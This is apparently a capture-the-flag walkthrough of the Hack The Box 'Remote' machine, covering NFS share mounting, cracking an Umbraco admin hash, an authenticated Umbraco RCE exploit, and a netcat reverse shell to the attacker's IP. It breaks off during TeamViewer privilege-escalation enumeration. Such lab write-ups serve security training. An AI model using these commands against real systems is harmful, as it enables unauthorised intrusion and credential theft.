
HTB-Remote

Information Gathering

Rustscan

Rustscan finds many ports open. NFS running on port 2049 stands out because it is not normal.

```
rustscan --addresses 10.10.10.180 --range 1-65535
```




```
PORT      STATE SERVICE      REASON
21/tcp    open  ftp          syn-ack
80/tcp    open  http         syn-ack
111/tcp   open  rpcbind      syn-ack
135/tcp   open  msrpc        syn-ack
139/tcp   open  netbios-ssn  syn-ack
445/tcp   open  microsoft-ds syn-ack
2049/tcp  open  nfs          syn-ack
5985/tcp  open  wsman        syn-ack
47001/tcp open  winrm        syn-ack
49664/tcp open  unknown      syn-ack
49665/tcp open  unknown      syn-ack
49666/tcp open  unknown      syn-ack
49667/tcp open  unknown      syn-ack
49678/tcp open  unknown      syn-ack
49679/tcp open  unknown      syn-ack
49680/tcp open  unknown      syn-ack
```

Enumeration


SMB - TCP 445

Crackmapexec reveals the domain **remote** which we add to `/etc/hosts` file.



```
┌──(yoon㉿kali)-[~/Documents/htb]
└─$ crackmapexec smb 10.10.10.180
SMB         10.10.10.180    445    REMOTE           [*] Windows 10.0 Build 17763 x64 (name:REMOTE) (domain:remote) (sig
ning:False) (SMBv1:False)
```


Unfortunately, null login is not allowed:



```
┌──(yoon㉿kali)-[~/Documents/htb]
└─$ smbclient -N -L //10.10.10.180
session setup failed: NT_STATUS_ACCESS_DENIED
```

FTP - TCP 21


Anonymous login is allowed but nothing is in the share:



```
┌──(yoon㉿kali)-[~/Documents/htb]
└─$ ftp remote
Connected to remote.
220 Microsoft FTP Service
Name (remote:yoon): anonymous
331 Anonymous access allowed, send identity (e-mail name) as password.
Password:
230 User logged in.
Remote system type is Windows_NT.
ftp> dir
229 Entering Extended Passive Mode (|||49856|)
125 Data connection already open; Transfer starting.
226 Transfer complete.
```

NFS - TCP 2049


Using `showmount -e remote`, we can list shares on nfs:



```
┌──(yoon㉿kali)-[~/Documents/htb/remote]
└─$ showmount -e remote
Export list for remote:
/site_backups (everyone)
```

Let's mount the share to our local side:

`sudo mount -t nfs -o vers=3,nolock remote:/site_backups /home/yoon/Documents/htb/remote/nfs`




```
┌──(yoon㉿kali)-[~/Documents/htb/remote]
└─$ sudo mount -t nfs -o vers=3,nolock remote:/site_backups /home/yoon/Documents/htb/remote
/nfs

┌──(yoon㉿kali)-[~/Documents/htb/remote]
└─$ ls nfs
App_Browsers  aspnet_client  css           Media    Umbraco_Client
App_Data      bin            default.aspx  scripts  Views
App_Plugins   Config         Global.asax   Umbraco  Web.config
```

Shell as IIS


NFS Password Retrieval

Inside mounted nfs share, App_Data share looks interesting.



```
┌──(yoon㉿kali)-[~/…/htb/remote/nfs/App_Data]
└─$ ls
cache  Logs  Models  packages  TEMP  umbraco.config  Umbraco.sdf
```

Umbraco.sdf could be read with strings command and it reveals a lot of information:




```
┌──(yoon㉿kali)-[~/…/htb/remote/nfs/App_Data]
└─$ strings Umbraco.sdf
Administratoradmindefaulten-US
Administratoradmindefaulten-USb22924d5-57de-468e-9df4-0961cf6aa30d
Administratoradminb8be16afba8c314ad33d812f22a04991b90e2aaa{"hashAlgorithm":"SHA1"}en-USf851
2f97-cab1-4a4b-a49f-0a2054c47a1d
adminadmin@htb.localb8be16afba8c314ad33d812f22a04991b90e2aaa{"hashAlgorithm":"SHA1"}admin@h
tb.localen-USfeb1a998-d3bf-406a-b30b-e269d7abdf50
adminadmin@htb.localb8be16afba8c314ad33d812f22a04991b90e2aaa{"hashAlgorithm":"SHA1"}admin@h
tb.localen-US82756c26-4321-4d27-b429-1b5c7c4f882f
smithsmith@htb.localjxDUCcruzN8rSRlqnfmvqw==AIKYyl6Fyy29KA3htB/ERiyJUAdpTtFeTpnIk9CiHts={"h
ashAlgorithm":"HMACSHA256"}smith@htb.localen-US7e39df83-5e64-4b93-9702-ae257a9b9749-a054-27
463ae58b8e
ssmithsmith@htb.localjxDUCcruzN8rSRlqnfmvqw==AIKYyl6Fyy29KA3htB/ERiyJUAdpTtFeTpnIk9CiHts={"
hashAlgorithm":"HMACSHA256"}smith@htb.localen-US7e39df83-5e64-4b93-9702-ae257a9b9749
ssmithssmith@htb.local8+xXICbPe7m5NQ22HfcGlg==RF9OLinww9rd2PmaKUpLteR6vesD2MtFaBKe1zL5SXA={
"hashAlgorithm":"HMACSHA256"}ssmith@htb.localen-US3628acfb-a62c-4ab0-93f7-5ee9724c8d32
```

We can assume user `admin@htb.local` and `smith@htb.local` exists on the website and sha-1 encoded password hash is also shown.

Let's crack the password hash using hashcat:

`hashcat -m 100 b8be16afba8c314ad33d812f22a04991b90e2aaa ~/Downloads/rockyou.txt --show`




```
yoon@yoon-XH695R:~$ hashcat -m 100 b8be16afba8c314ad33d812f22a04991b90e2aaa ~/Do
wnloads/rockyou.txt --show
b8be16afba8c314ad33d812f22a04991b90e2aaa:baconandcheese
```

Password was to cracked to be **baconandcheese**.

We should be able to use this password somewhere else as admin or smith.

Umbraco RCE


Now let's move on to enumerating HTTP.




Welcome to Acme

Allow me to introduce myself. My name is Wile E. Coyote, genius. I am not selling anything nor am I working my way through college.

Exploring around the website, we discovered login portal for the dashboard:




Using the password cracked earlier as `admin@htb.local`, we can sign in to dashboard:



So the website seems to be running **Umbraco** and doing some researched on it revealed that certain versions are vulnerable to Authenticated RCE.


Running the exploit found from here, we now have a interactive shell:

```
python3 umbraco_rce.py -u admin@htb.local -p baconandcheese -w
'http://10.10.10.180/' -i 10.10.14.36
```




```
┌──(yoon㉿kali)-[~/Documents/htb/remote]
└─$ python3 umbraco_rce.py -u admin@htb.local -p baconandcheese -w 'http://10.10.10.180/' -i 10.10.14.36
[+] Trying to bind to :: on port 4444: Done
[+] Waiting for connections on :::4444: Got connection from ::ffff:10.10.10.180 on port 49870
[+] Trying to bind to :: on port 4445: Done
[+] Waiting for connections on :::4445: Got connection from ::ffff:10.10.10.180 on port 49871
[*] Logging in at http://10.10.10.180//umbraco/backoffice/UmbracoApi/Authentication/PostLogin
[*] Exploiting at http://10.10.10.180//umbraco/developer/Xslt/xsltVisualize.aspx
[*] Switching to interactive mode
PS C:\windows\system32\inetsrv> 
```

However, this shell seems to be some what broken. It wouldn't show output to certain commands:



```
PS C:\Users\Public> cd Desktop
PS C:\Users\Public\Desktop> type user.txt

PS C:\Users\Public\Desktop>
PS C:\Users\Public\Desktop> whoami
```


Using smbserver, we will copy nc.exe to the target:



```
PS C:\Users\Public\Desktop> copy \\10.10.14.36\share\nc.exe .
PS C:\Users\Public\Desktop> dir





Mode                LastWriteTime         Length Name

----                -------------         ------ ----

-a----        6/19/2024   7:54 PM          28160 nc.exe
```

By spawning a second shell inside the first shell, now we have fully interactive shell environment:

`./nc.exe 10.10.14.36 1337 -e cmd`




```
┌──(yoon㉿kali)-[~/Documents/htb/remote]
└─$ sudo rlwrap nc -lvnp 1337
listening on [any] 1337 ...
connect to [10.10.14.36] from (UNKNOWN) [10.10.10.180] 49875
Microsoft Windows [Version 10.0.17763.107]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\Public\Desktop>whoami
whoami
iis apppool\defaultapppool
```


Privesc: IIS to Administrator

TeamViewer


`tasklist` command shows the services running on the system and **TemViewer** stands out:


```
svchost.exe                   2272                         0     12,432 K
svchost.exe                   2280                         0      7,416 K
VGAuthService.exe             2308                         0     10,440 K
TeamViewer_Service.exe        2316                         0     21,476 K
MsMpEng.exe                   2336                         0    111,256 K
nfssvc.exe                    2408                         0      5,344 K
svchost.exe                   2444                         0     12,356 K
dllhost.exe                   3100                         0     13,436 K
```

Inside `Program Files (x86)`, we can access TeamViewer:



```
C:\Program Files (x86)>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is D582-9880

 Directory of C:\Program Files (x86)

02/23/2020  03:19 PM    <DIR>          .
02/23/2020  03:19 PM    <DIR>          ..
09/15/2018  03:28 AM    <DIR>          Common Files
09/15/2018  05:06 AM    <DIR>          Internet Explorer
02/23/2020  03:19 PM    <DIR>          Microsoft SQL Server
02/23/2020  03:15 PM    <DIR>          Microsoft.NET
02/19/2020  04:11 PM    <DIR>          MSBuild
